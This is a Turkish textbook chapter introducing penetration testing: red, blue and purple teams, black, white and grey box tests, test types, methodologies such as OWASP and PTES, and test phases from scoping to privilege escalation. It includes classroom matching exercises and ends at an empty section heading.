Kırmızı takım (red team), etik saldırı ekibidir. Saldırıları simüle ederek sistemlerdeki güvenlik açıklarını ve zafiyetleri ortaya çıkarırlar. Sisteme İlk erişim anından veri sızdırmaya veya kesintiye kadar olan saldırı aşamalarını uygularlar.

Mor Takım (purple team) hem gerçek saldırılara hem de kırmızı takım simülasyonlarına karşı savunma geliştiren iç güvenlik ekipleridir. Kırmızı ve mavi takımlar arasındaki koordinasyonu sağlarlar. Tablo 1.2'de bu takımların özellikleri görülür.

Tablo 1.2: Kırmızı, Mavi ve Mor Takımların Özellikleri

Kırmızı Takım	Mavi Takım	Mor Takım
Gerçek dünya siber saldırılarını simüle ederek zayıflıkları tespit eder.	Siber saldırılara karşı tehditleri tespit eder ve saldırıları etkisiz hâle getirir.	Kırmızı ve mavi takımlar arasındaki boşluğu kapatarak güvenlik iş birliğini geliştirir.
Sistemlere saldırı simülasyonu yapan ve güvenliği test eden etik hackerlardan oluşur.	Tehditleri izleyen ve müdahale eden siber güvenlik savunucularıdır.	Kırmızı ve mavi takımların etkin çalışmasını sağlayan güvenlik uzmanlarıdır.
Saldırgan yaklaşım benimser, güvenlik açıklarını tespit ve istismar etmeye odaklanır.	Savunmacı yaklaşım benimser, saldırıları önlemeye ve etkisini azaltmaya odaklanır.	İş birliğine dayalı yaklaşım benimser ve sürekli iyileştirme sağlar.
Genellikle mavi takımdan ayrı çalışır ve bulguları anlık paylaşmaz.	Kırmızı takımdan ayrı çalışır ve simüle edilen saldırılara tepki verir.	Her iki takımla aktif iş birliği yaparak genel güvenliği artırır.
Zafiyetleri bulur ancak doğrudan düzeltmez.	Tehditleri tespit eder ve azaltır ancak tüm saldırı yöntemlerini öngöremeyebilir.	Bulguları savunma stratejilerine entegre ederek güvenlik seviyesini yükseltir.
Siber saldırı simülasyonu yapar, dayanıklılığı test eder ve zayıflıkları ortaya çıkarır.	Sistemleri izler, tehditleri analiz eder ve savunmayı güçlendirir.	Ortak güvenlik tatbikatları düzenler, koordinasyonu artırır ve proaktif iyileştirmeler uygular.

Bu yaklaşımlar, savunma odaklı (defensive) yaklaşım ile saldırı / önleyici odaklı (offensive) yaklaşımdır. Siber güvenlik stratejilerinde bugün daha yaygın olarak tercih edileni ise proaktif bir yapıya sahip olan önleyici odaklı yaklaşımdır.

Güvenlik Açığı Değerlendirmesi (Vulnerability Assessment), hedef sistemdeki güvenlik açıklarının çeşitli yazılımlar kullanılarak tespit edilmesini ve raporlanmasını kapsar. Bu işlem, taranan sistemin anlık güvenlik görüntüsünü ortaya koyan bir analiz sürecidir. Sızma testlerinde ise temel amaç sadece açıklıkları belirlemek değil bu açıklıkları kullanarak hedef sistemlere sızmak, veri tabanlarına erişmek, yetki yükseltmek gibi ek işlemlerin gerçekleştirilebilirliğini test etmektir.

Bilgi seviyesine göre **kara kutu (black box)**, **beyaz kutu (white box)** ve **gri kutu (grey box)** biçiminde adlandırılan üç çeşit sızma testi yaklaşımı vardır (Görsel 1.2). Hangi sızma testinin uygulanacağı, test edilen kurumun ihtiyaçlarına göre belirlenir. Örneğin beyaz kutu sızma testinde test uzmanı ağ ve sistem ile ilgili tüm bilgilere sahip olmalıdır. Gri kutu sızma testinde test uzmanı sınırlı sayıda bilgiye sahiptir. Kara kutu testinde ise test uzmanı hiçbir bilgiye sahip değildir.



Görsel 1.2: Sızma testi yaklaşımları

1.1.1. Kara Kutu Testi

Kara kutu testi, test uzmanının arka planla ilgili hiçbir bilgiye sahip olmadığı sızma testi yöntemidir. Testi yapan kişi, sistemin iç işleyişi ile ilgili bilgiye sahip değildir. Kara kutu testi kaynak kodların verilmediği bir testtir. Kara kutu, sistemin dış davranışına odaklanır. Bu test senaryosunda bilgisayar korsanının bir kuruluşu nasıl hedef aldığı ve tehlikeye atabileceği görülür. Bu testle sistem tarafından alınan girdiler ve ürettiği çıktılar test edilir. Bazı veriler girilerek elde edilen sonuçlar kontrol edilir.

Örnek Senaryo

Test sistem uzmanının kod ile ilgili hiçbir bilgiye sahip olmadan bir internet bankacılığı uygulamasının para transferi özelliğini test etmesi kara kutu testine örnektir. Bu senaryoda test sistem uzmanı gerçek bir bilgisayar korsanı gibi davranarak şu işlemleri gerçekleştirir (Test uzmanı yalnızca internet bankacılığı uygulamasının internet sitesi adını bilir.):

- Mevcut sitede açık port taraması yapar.
- Uygulama üzerinde SQL Injection, XSS, brute force gibi açıkları dener.
- Bir yönetici paneli olup olmadığının keşfini yapar.
- Şifre sıfırlama mekanizmasını test eder.

Araştırma

Kara kutu testi için senaryolar araştırınız ve bulduğunuz örnekleri sınıfta arkadaşlarınızla paylaşınız.

1.1.2. Beyaz Kutu Testi

Beyaz kutu testi, test edilecek ürünün koduna ve iç yapısına bakılarak ve mümkün olduğunca çok sayıda saldırı vektörü kullanılarak belirli bir sisteme yönelik hedefli bir saldırıyı simüle etmek için kullanılan yöntemdir. Beyaz kutu testi yazılım kaynak kodlarının paylaşıldığı bir testtir. Test uzmanı, ürünün iç işleyişine odaklanarak girdi-çıktı süreçlerini inceler. Bu yöntemin uygulanması için ağ haritaları ve kimlik bilgileri de dâhil olmak üzere tüm ağ ve sistem bilgilerinin test uzmanıyla paylaşılması gerekir.

Beyaz kutu testinin temel amacı sistem doğrulamasıdır. Beyaz kutu testi ile nesne arızaları, hatalı çıktılar, hatalı kodlanmış parçalar, güvenlik kayıpları ile belirli girdi süreçleri için iş akışları ve senaryolardaki hatalar aranır. Beyaz kutu testi yapılırken izlenecek iki adım vardır.

1. Adım

Kaynak Kod İncelenmesi: Birçok web sayfası ve uygulama, hassas veriler toplama eğiliminde olduğundan uygulamanın kaynak kodunu anlamak ve güvenli kodlamaya dikkat etmek gerekir.

2. Adım

Test Vakası Oluşturma ve Yürütme: Zafiyetleri tespit etmek için bir dizi senaryo oluşturulup çalıştırılması aşamasını kapsar. Manuel veya otomatik test şeklinde uygulanabilir.

Örnek Senaryo

Sızma testi uzmanının bir bankanın iç uygulamasını test etmesi, beyaz kutu testine örnektir. Bu senaryoda sızma testi uzmanına sistem ile ilgili tüm bilgiler (kaynak kod, ip listesi, kullanılan ağ topolojisi, veri tabanı yapısı vb.) verilir. Mevcut senaryoda sızma testi uzmanı, kuruma içeriden zarar vermeye çalışan bir bilgisayar korsanı gibi davranarak şu işlemleri gerçekleştirir:

- Kod analizi yapar.
- Gizlenmiş şifre olup olmadığını kontrol eder.
- Yetki yükseltme açıklarını inceler.
- İş mantığı hatalarını araştırır.

Araştırma

Beyaz kutu testi için senaryolar araştırınız ve bulduğunuz örnekleri sınıfta arkadaşlarınızla paylaşınız.

1.1.3. Gri Kutu Testi

Gri kutu testi, gerektiğinde beyaz kutu ve kara kutu testleriyle birlikte de kullanılabilen bir yöntemdir. Gri kutu penetrasyon testinde test uzmanına sistemle ilgili sınırlı sayıda bilgi verilir. Bu bilgiler genellikle oturum açma kimlik bilgilerini kapsar. Bu yöntem, ayrıcalıklı bir kullanıcının elde edebileceği erişim seviyesini ve neden olabileceği potansiyel zararı değerlendirmeye yardımcı olur. Ayrıca gri kutu testleri bir iç tehdit veya ağ çevresini ihlal eden bir bilgisayar korsanını simüle etmek amacıyla kullanılabilir.

Örnek Senaryo

Test sistem uzmanının web tabanlı bir **CRM [Customer Relationship Management (Müşteri İlişkileri Yönetimi)]** sisteminin kullanıcı arayüzü ve veri tabanı arasındaki veri senkronizasyonunu test etmesi, gri kutu testine örnektir. Test uzmanı sınırlı bilgiye sahiptir (Örneğin test uzmanı, şema erişimine sahipken uygulamanın kaynak kodu hakkında hiçbir bilgiye sahip olmayabilir.). Test uzmanı; sisteme kayıtlı normal bir kullanıcı hesabı, test ortamı erişimi ve kısmi API dokümantasyon bilgilerine sahip olabilir. Mevcut senaryoda test uzmanı, sisteme kayıtlı kötü bir kullanıcı gibi davranarak şunları yapar:

- Yetki atlama (IDOR) açıklarını test eder.
- Kullanıcılar arası veri erişimi kontrol edilir.
- Oturum yönetimini inceler.

Araştırma

Gri kutu testi için senaryolar araştırınız ve bulduğunuz örnekleri sınıfta arkadaşlarınızla paylaşınız.


Sıra Sizde

Aşağıdaki kavramların önündeki rakamları açıklamalar başlığında verilen ifadelerin önünde ayrılan yere yerleştirerek kavramı doğru açıklama ile eşleştiriniz.

Kavramlar	Açıklamalar
1. Kırmızı Takım	( ) Saldırıları simüle ederek sistemdeki güvenlik açıklarını tespit eder.
2. Mavi Takım	( ) Siber saldırıları tespit eder ve savunma mekanizmalarını geliştirir.
3. Mor Takım	( ) Kırmızı ve mavi takımlar arasında koordinasyon sağlar.
4. Kara Kutu Testi	( ) Sistem hakkında hiçbir bilgi olmadan yapılan test yöntemidir.
5. Beyaz Kutu Testi	( ) Sistem hakkında tüm bilgilere sahip olunarak yapılan test yöntemidir.
6. Gri Kutu Testi	

1.2. KAPSAMINA VE ALANINA GÖRE SIZMA TESTİ TÜRLERİ

Sızma testi türleri, kurum ve kuruluşların sistemlerindeki potansiyel zafiyetleri belirlemek amacıyla kullanılan test yöntemleridir (Görsel 1.3).



Görsel 1.3: Sızma testi türleri

1.2.1. Ağ Sızma Testi (Network Pentest)

Ağ sızma testi, ağ altyapısındaki güvenlik açıklarını ve ağ üzerinde yer alan cihazlar arasındaki zayıf noktaları tespit etmek amacıyla etik hackerlar veya kırmızı ekipler tarafından uygulanan simüle edilmiş bir saldırı türüdür.

Ağ saldırıları ile ağ trafiğini ele geçirilebilir, yönlendiriciler test edilebilir, kimlik bilgileri çalınabilir, ağ hizmetleri istismar edilebilir, eski cihazlar ve üçüncü taraf aygıtlar keşfedilerek yetkisiz erişim sağlanabilir. Ağ sızma testlerinde ele alınan temel tehdit unsurları arasında **Hizmet Dışı Bırakma (DoS / DDoS) saldırıları**, **Ortadaki Adam (MitM) saldırıları**, **Alan Adı Sistemi (DNS) zehirlenmesi** ve **ağ servislerine yönelik yetkisiz erişim girişimleri** yer alır.

Ağ altyapısına yapılan saldırılar, ağın iç altyapısına odaklanabileceği gibi iyi yapılandırılmamış haricî güvenlik duvarlarını aşmak amacıyla ağın dış altyapısına da odaklanabilir. Ağ sızma testi yerel (iç ağ) ve haricî (dış ağ) olarak iki farklı şekilde uygulanır.

1.2.1.1. İç Ağ Sızma Testi

İç ağ sızma testi; bir kurumun iç ağında gerçekleştirilen, kurumun içeriden gelecek tehditlere (kurum içi bilgi çalma, yetkisiz kişilerin hassas verilere erişimi vb.) karşı savunmalarını güçlendirmeyi amaçlayan test türüdür. Bu test ile iç ağdaki cihazların, dosya paylaşımlarının ve sunucuların güvenliği kontrol edilir.

1.2.1.2. Dış Ağ Sızma Testi

Dış ağ sızma testi; kurumun internete açık olan yönlendirici (router), sunucu, güvenlik duvarı gibi varlıkları ve bu cihazlar üzerinde çalışan servislerdeki güvenlik açıklarını tespit etmek amacıyla gerçekleştirilir. Bu yöntemde uzmanlar, gerçek bir bilgisayar korsanının davranışlarını ve tekniklerini taklit ederek kurumsal ağa dışarıdan sızmaya çalışır. Dış ağ güvenliğini analiz etmek için otomatik zafiyet taramaları, port ve servis keşifleri, yapılandırma denetimleri, gerektiğinde sosyal mühendislik gibi çeşitli yöntemler bir arada kullanılır.

1.2.2. Web Uygulama Sızma Testi (Web Application Pentest)

Siber saldırıların çok büyük kısmı web uygulamalarındaki güvenlik açıklarından kaynaklanır. **Web uygulama sızma testi**; özel yazılımlar, araçlar ve manuel analiz yöntemleri kullanılarak bir kurumun web tabanlı sistemleri ve diğer yazılım bileşenlerindeki güvenlik açıklarını tespit etmek amacıyla yapılan bir testtir. Bu test, sızma testi uzmanları tarafından manuel olarak yapılır. Bu test, sızma testi uzmanları tarafından otomatize araçların yanı sıra manuel olarak da yapılır.

Sızma testi uzmanları web uygulaması güvenlik açıklarını aramak için genellikle Açık Web Uygulama Güvenliği Projesi (OWASP) standardını kullanır. Bu proje, web uygulamalarındaki en kritik güvenlik açıklarını listeler ve değişen siber güvenlik ortamlarına göre belirli periyotlarla güncellenir.

Web uygulaması sorunları arasında SQL enjeksiyon saldırıları, Güvenli Olmayan Doğrudan Nesne Referansları (IDOR), XSS (Cross-Site Scripting) ve zayıf şifreleme yer alır.

1.2.3. Sosyal Mühendislik Sızma Testi (Social Engineering Pentest)

Sosyal mühendislik sızma testi, insan faktöründen kaynaklanan güvenlik zafiyetlerini tespit etmek için kullanılır. Bir kurumdaki çalışanların sebep olabileceği açıklıklar, bilgisayar korsanlarının kurumun iç ağına erişimlerine sebep olabilir. Çalışanlar, karşılaşabilecekleri tehditler ile ilgili bilgilendirilerek sosyal mühendislik saldırılarına karşı farkındalığın artırılması sağlanır.

Sızma testi uzmanları hazırladığı senaryolarla kurum çalışanlarından kritik ve kurum ağına sızmak için gerekli bilgileri elde etmeye çalışır. Çalışanları bir bağlantıya tıklamaya veya ağda tehdit oluşturabilecek eylemlere sevk ederek meydana gelebilecek açıklıkları tespit eder.

1.2.4. Yük Testi (DDoS and Load Pentest)

DDoS ve load testleri, birbirine benzeyen fakat farklı hedeflere hizmet eden testlerdir. Bunlarla ağ güvenliği ve yük dengeleme sistemlerinin dayanıklılığı test edilir.

DDoS testlerinde gerçek DDoS saldırıları simüle edilerek kullanılan DDoS koruma hizmetinin ne kadar etkin olduğu tespit edilir.

Load testi ise kurumların dışarıya açık uygulamalarının kaldırabileceği maksimum istek sayısını veya ne kadar yoğun bir trafiği kaldırabileceğini tespit etmeyi amaçlar. Bir sistemin saldırılara karşı dayanıklılığını ölçer ve olası saldırılara karşı hangi önlemlerin alınması gerektiğini belirler. DDoS saldırılarına karşı kullanılan savunma mekanizmalarının etkili bir şekilde çalışıp çalışmadığını kontrol eder. Bu test, uygulanan sisteme yük miktarının kademeli olarak artırılmasıyla yapılır. Böylelikle sistemin veya uygulamanın ne kadar yük taşıyıp taşıyamayacağı tespit edilir.

1.2.5. Kablosuz Ağ Sızma Testi (Wireless Pentest)

Kablosuz ağ sızma testi, kurumsal Wi-Fi ağlarındaki güvenlik açıklarını tespit etmek ve kablosuz iletişim protokollerinin direncini ölçmek amacıyla uygulanır. Wi-Fi ağlarında en fazla güvenlik açığı, Wi-Fi erişim noktalarında bulunur. Kablosuz ağ sızma testinde kurumun Wi-Fi ağına bağlı tüm cihazlar arasındaki bağlantılar tespit edilerek incelenir. Testin temel amacı; ağdaki şifreleme zayıflıklarını, yetkisiz erişim noktalarını ve veri trafiğinin dinlenebilirliğini kontrollü bir simülasyon eşliğinde raporlamaktır.

Kablosuz ağ sızma testi gerçekleştirilecek olan ortamda bir araçla dolaşılarak Wi-Fi sinyalleri tespit edilir. Sızma testi uzmanları dizüstü bilgisayar, Wi-Fi anteni, kablosuz ağ adaptörü ile paket yakalama, analiz yazılımı gibi ekipmanı yanlarında bulundurarak ortamdaki kablosuz ağları tarar ve tanımlama işlemi yapar. Wi-Fi erişim noktalarını (access points) bulduktan sonra erişim noktalarındaki güvenlik açıkları belirlerler. Güvenlik açıkları tespit edilerek istismar edilir. Tüm işlem ve yöntemler, sızma testi uzmanlarınca belgelendirilir (Görsel 1.4).



Görsel 1.4: Kablosuz sızma testi

1.2.6. Mobil Uygulama Sızma Testi (Mobil Application Pentest)

Kötü niyetli kullanıcıların uygulamaya erişmesi, verilerin çalınması, uygulamanın yer aldığı sunuculara saldırılar yapılması, uygulamadaki açıkların kullanılması gibi kritik saldırı senaryoları kurumlar için tehdit oluşturur. Mobil uygulama sızma testi, mobil uygulamaların güvenlik açıklarını tespit ederek ortadan kaldırmak amacıyla kullanılan test türüdür.

Mobil uygulama sızma testi uygulanırken test edilmesi gereken parametreler Görsel 1.5'te gösterilmiştir.



Görsel 1.5: Mobil uygulama sızma testinin parametreleri

Mobil uygulama sızma testleri kullanılarak tespit edilebilecek mobil uygulama sorunları ve güvenlik açıklarından bazıları şunlardır:

- Veri tabanlarına yetkisiz erişim
- Zayıf şifreleme veya kimlik doğrulama (API güvenlik açıkları)
- Ele geçirilmiş parolalar ve PIN kodları
- Güvenli olmayan derin bağlantılarla ilgili güvenlik açıkları
- Saldırganların kötü amaçlı kod enjekte etmesine sebep olan kritik bir güvenlik açığı

Sıra Sizde

Aşağıdaki test türlerinin önündeki rakamları açıklamalar başlığında verilen ifadelerin önünde ayrılan yere yerleştirerek test türünü doğru açıklama ile eşleştiriniz.

Test Türü	Açıklamalar
1. Ağ Sızma Testi	( ) İnsan faktöründen kaynaklanan zafiyetleri test eder.
2. Sosyal Mühendislik Testi	( ) Bir sistemin yoğun trafik altında nasıl davrandığını ve maksimum kapasitesini ölçmek amacıyla yapılan testtir.
3. Web Uygulama Testi	( ) Ağ cihazları ve servislerindeki güvenlik açıklarını test eder.
4. Kablosuz Ağ Testi	( ) Web uygulamalarındaki açıkları tespit eder.
5. Mobil Uygulama Sızma Testi	( ) Mobil uygulamalarda veri güvenliği, API güvenliği ve kimlik doğrulama mekanizmalarını test eder.
6. Load/DDoS Testi	

1.3. SIZMA TESTİ AŞAMALARI

Sızma testi aşamaları, siber güvenlik uzmanlarının olası siber saldırıları kontrollü bir şekilde simüle ederek güvenlik zafiyetlerini belirlemek ve bir kurumun gerçek tehditleri ne ölçüde tespit edip bunlara karşı etkili savunma yapabileceğini değerlendirmek amacıyla izlediği temel adımlardır.

Sızma testi sürecindeki her aşama, sıkı etik kurallar ve yasal çerçeveye bağlı kalınarak gerçek tehdit aktörlerinin kullandığı yöntemleri taklit edecek biçimde planlanır ve uygulanır. Sızma testi aşamaları, bilgisayar korsanlarının istismarına maruz kalmadan önce güvenlik açıklarının tespit edilerek düzeltilmesini sağlar.

Sızma testi uzmanlarınca uygulanabilecek farklı sızma testi metodolojileri vardır. Sızma testi uzmanları; sızma testi yürütme standardı PTES, NIST SP 800-115, OWASP uygulama güvenliği test yönergeleri, OSSTM, ISSAF gibi çeşitli sızma testi metodolojilerini takip edebilir (Tablo 1.3).

Tablo 1.3: Sızma Testi Metodolojileri

Standart / Framework	Açıklama	Odak Noktası
OWASP [Open Web Application Security Project (Açık Web Uygulama Güvenliği Projesi)]	Web uygulamaları için dünya standardıdır.	Web sitesi ve mobil uygulama güvenliğidir.
NIST [National Institute of Standards and Technology (Ulusal Standartlar ve Teknoloji Enstitüsü)] SP 800-115	ABD Ulusal Standartlar Enstitüsü tarafından hazırlanan rehberdir.	Teknik test planlama ve raporlama sürecidir.
PTES [Penetration Testing Execution Standard (Sızma Testi Yürütme Standardı)]	Sızma testinin 7 ana aşamasını en detaylı şekilde tanımlayan standarttır.	Testin ticari ve teknik tüm süreçleridir.
OSSTMM [Open Source Security Testing Methodology Manual (Açık Kaynak Güvenlik Testi Metodolojisi Kılavuzu)]	Bilimsel ve ölçülebilir verilere dayanan bir metodolojidir.	Operasyonel güvenlik ve ağ güvenliğidir.
ISSAF [Information Systems Security Assessment Framework (Bilgi Sistemleri Güvenlik Değerlendirme Çerçevesi)]	Oldukça kapsamlı ve teknik bir rehberdir.	Her bir servis (DNS, FTP vb.) için ayrı test adımlarıdır.

Test ekipleri tarafından kullanılan metodoloji farklılık gösterebilir ancak genellikle süreç, benzer genel adımlar çerçevesinde yürütülür.

1.3.1. Planlama ve Kapsam Belirleme

Planlama ve kapsam belirleme; sızma testine başlamadan önce test uzmanları tarafından yapılan planlama, belgeleme ve resmî yetkilendirme sürecidir. Etik siber saldırı sürecinin temelini oluşturur. Tüm sınırlar, hedefler ve kurallar bu adımda gerçekleştirilir. Bu adım, gereksiz aksaklıkların önlenmesini sağlar.



Planlama aşaması (ön hazırlık aşaması) ile şunlar yapılır:

- Zaman planlaması yapılarak iletişim kurulacak kişiler belirlenir.
- Testin hedefi, kapsamı (dâhilî, haricî, uygulama vb.) ve yasaklı alanları (hangi araç veya tekniklerin yasak olduğu) netleştirilir (test edilecek sistemler, IP aralıkları, alan adları, uygulamalar vb.).
- Etik ve hukuki çerçevede yetkilendirme ve sözleşme süreçleri tamamlanır.
- Kara kutu, beyaz kutu ve gri kutu tipleri kararlaştırılır.

Kapsam belirleme sürecinde işlemlere başlamadan önce yapılacak testler ve bu testler sonucunda elde edilecek bilgilerin gizliliğini korumak amacıyla **Gizlilik Sözleşmesi [Non-Disclosure Agreement (NDA)]** imzalanır.

1.3.2. Bilgi Toplama

Bilgi toplama, sızma testi uzmanları tarafından hedef ağ ve sistemler hakkında bilgilerin toplandığı aşamadır. Sızma testi uzmanları, hedefe bağlı olarak farklı keşif yöntemleri kullanır. Örneğin hedef bir uygulama ise sızma testi uzmanları uygulamanın kaynak kodunu inceleyebilir. Hedef tüm bir ağ ise sızma testi uzmanları ağ trafiği akışlarını incelemek için bir paket analizcisi kullanabilir.

Sızma testi uzmanları herkese açık belgeleri, haber makalelerini, hatta çalışanların sosyal medya ve GitHub hesaplarını inceleyerek hedef hakkında bilgi sahibi olabilir. Bilgi toplama sürecinde şunlar yapılır:

- Aktif bilgi toplama ve pasif bilgi toplama yöntemleri kullanılarak hedef hakkında bilgi toplanır.
- Ağdaki aktif cihazlar belirlenir.
- DNS, WHOIS, açık portlar ve çalışan servisler analiz edilir.
- Kullanılan işletim sistemleri ve teknolojiler tahmin edilir.
- Ağ topolojisi haritalandırılır.

Aktif Bilgi Toplama: Hedef sistemle doğrudan etkileşime geçilerek yapılan bilgi toplama sürecidir.

Pasif Bilgi Toplama: Hedef sistemle hiçbir doğrudan temas kurmadan üçüncü taraf kaynaklar üzerinden bilgi edinme sürecidir.

1.3.3. Ağ Topolojisi Çıkarma

Sızma testinde ağ topolojisi çıkarma, hedef sistemin **ağ yapısını haritalandırma** sürecidir. Bir ağda hangi cihazların olduğunun, birbirleri ile nasıl bağlantı kurduğunun ve hangi servisleri kullandığının görsel veya mantıksal olarak haritasının çıkarıldığı aşamadır. Bu aşamada siber güvenlik uzmanı şunları yapar:

- Ağda bulunan cihazları (sunucular, istemciler, yönlendiriciler, güvenlik duvarları vb.) tespit eder.
- Bu cihazların birbirleriyle bağlantısını belirler.
- Açık portları ve çalışan servisleri analiz eder.
- Ağ segmentlerini ve güvenlik katmanlarını ortaya çıkarır.

Ağ haritalamanın amacı; hedef sistemin ağ yapısını anlamak, olası saldırı yollarını belirleyerek güvenliği artırmak ve sorunları tespit etmektir. Ağ haritalama; ağa kimin bağlı olduğunu öğrenme, güvenlik açıklarını görme, mevcut saldırı durumunda nereden geldiğini anlamayı kolaylaştırır.

1.3.4. Zafiyet Tarama

Zafiyet tarama aşaması ile hedef sistemdeki açıklıkları ortaya çıkarmak amaçlanır. Güvenlik sistemlerine uygulanan ihlal girişimleri ile sisteme zarar verilmeden nasıl karşı konulacağını deşifre etmek için hedef üzerinde taramalar yapılır. Sızma testi uzmanları; sistem bağlantı noktaları, servisler gibi birçok noktaya paketler gönderir ve gelen yanıtı analiz ederek buralar üzerinde bir zafiyet olup olmadığını kontrol eder. İlk aşamada sunucu servislerinde yer alan bannerlar kullanılır. Zafiyet tarama araçları servis versiyonlarını, yapılandırmaları ve bilinen güvenlik açıklarını analiz ederek sistemde potansiyel zafiyetleri tespit eder. Zafiyet tarama araçları arasında **Nessus**, **OpenVAS** ve **Qualys** yaygın olarak kullanılır. Zafiyet tarama araçları yanlış pozitif sonuçlar üretebilir. Bu nedenle bulgular manuel olarak doğrulanmalıdır

Not Sızma testi ve zafiyet taraması birbirine benzese de aslında farklı kavramlardır. **Zafiyet taraması**; hedef sistemlerdeki güvenlik açıklarının, açık kaynaklı veya ücretli otomatik zafiyet tarama araçları kullanılarak tespit edilmesi ve raporlanması sürecidir. Pentest çalışmalarında ise amaç yalnızca zafiyetleri bulmak değil aynı zamanda tespit edilen bu zafiyetleri analiz ederek sistemlere erişim sağlayabilecek yolları keşfetmek ve yetkili erişimler elde etmektir.

CVE (Common Vulnerabilities and Exposures), dünyadaki bilinen yazılım ve sistemlerde bulunan siber güvenlik açıklarının her birine verilen benzersiz bir kimlik numarasıdır. Amaç, tespit edilen güvenlik açıklarında aynı zafiyeti aynı isimle tanımlayabilmektir. Güvenlik açıklarının T.C. Kimlik Numarası gibi düşünülebilir. CVE kayıtları MITRE Corporation tarafından koordine edilir. CVE formatı, CVE-YIL-NUMARA şeklindedir.

Örnek CVE-2024-48224

CVSS (Common Vulnerability Scoring System), CVE'nin (güvenlik açığının) tehdit seviyesini ölçen bir puanlama sistemidir. CVSS; güvenlik açıklarını değerlendirmek amacıyla istismar edilebilirliği, oluşturabileceği etkileri ve çevresel faktörleri analiz eden yapılandırılmış bir yöntemdir.

Güvenlik açığının tehdit seviyesi belirlendikten sonra bu açıklar, herkesin erişebileceği MITRE sözlüğünde listelenir. Listelenen güvenlik açıkları **Ulusal Standartlar ve Teknoloji Enstitüsü (NIST)** tarafından analiz edilir ve tüm sonuçlar NIST'in Ulusal Güvenlik Açığı Veri Tabanı'nda (NVD) listelenir. NVD, CVSS v2.0, v3.0 ve v4.0 standartlarını destekler.

CVSS, 0.0 (zararsız) ile 10.0 (kritik) arasında değişen bir puanlama ölçeği kullanır. Puan yükseldikçe güvenlik açığının ciddiyeti artar. Siber güvenlik uzmanları, çıkan sonuçlar sayesinde hangi açıkları öncelikli olarak gidereceklerini bilir. CVSS puan aralıkları şöyledir:

0.0: Yok
0.1-3.9: Düşük
4.0-6.9: Orta
7.0-8.9: Yüksek
9.0-10.0: Kritik

Araştırma

Hangi güvenlik açıklarının CVE olarak nitelendirilebileceğini araştırınız. Araştırmanızın sonuçlarını sunum biçiminde hazırlayarak arkadaşlarınıza sununuz.

1.3.5. Sisteme Sızma, Yetki Yükseltme ve Yayılma

Sızma testi uzmanları, belirlenen hedeflere kontrollü bir şekilde saldırılar düzenleyerek sistemdeki zayıf noktaları tespit etmeye çalışır. Uzmanlar; saldırıların etkilerini, sistemin saldırılara tepkisini izlerler ve keşfedilen güvenlik açıklarını kullanarak sisteme sızar.

Hedef sisteme sızma gerçekleştikten sonra sistemde uzun süre kalıp dışarıya daha fazla veri aktarmak istenebilir. Sisteme yerleşmek ve kalıcı olmak için **backdoor (arka kapı)** veya **Truva atı** yerleştirmek, gizli kullanıcı hesapları oluşturmak gibi birçok teknik kullanılır. Sisteme sızdıktan sonra ağın derinliklerine inmek için bir güvenlik açığından diğerine geçilir. Örneğin bir çalışanın kimlik bilgilerini ele geçirmek için bilgisayara bir keylogger yerleştirilir. Ele geçirilen kimlik bilgileri ile de hassas bir veri tabanına erişilebilir.

Erişim sağlanan sistemlerde mevcut kısıtlamaları aşmak amacıyla **yetki yükseltme (privilege escalation)** işlemleri gerçekleştirilir. Bu kapsamda Linux sistemlerde root, Windows sistemlerde ise **NT AUTHORITY\SYSTEM** yetkilerinin elde edilmesi hedeflenir. Erişim sağlanan sistemler pivot noktası olarak kullanılarak doğrudan erişilemeyen diğer ağlara veya sistemlere **yayılma (lateral movement)** çalışmaları yapılır. Bu sayede ağ üzerindeki diğer sistemlerin ele geçirilmesi denenir.

Önceki adımda elde edilen yüksek yetkiler sayesinde sistemlerde şifrelenmiş veya açık şekilde saklanan parolalar tespit edilerek elde edilmeye çalışılır. Ayrıca sistemlerde bulunan önemli dosya ve belgelerin kopyaları alınır ve test sonunda bunlar müşteriye kanıt sunmak amacıyla şifrelenmiş şekilde teslim edilir.

Sızma testi uzmanının amacı, güvenlik kontrollerinin ne ölçüde aşılabildiğini test ederek zayıflıkları ortaya koymaktır. Bunu sağlamak için şunları yapar:

- Web uygulamalarındaki güvenlik açıklarından yararlanır.
- Şifre kırma işlemi yapar.
- Yanlış yapılandırılmış sistemlerden veya güncel olmayan yazılımlardan yararlanır.
- Ayrıcalıkları yükseltme, veri çalma, trafiği engelleme gibi yöntemlerle bu açıkların yol açabileceği zararı anlamaya çalışır.

1.3.6. İz Toplama ve Çıkarma

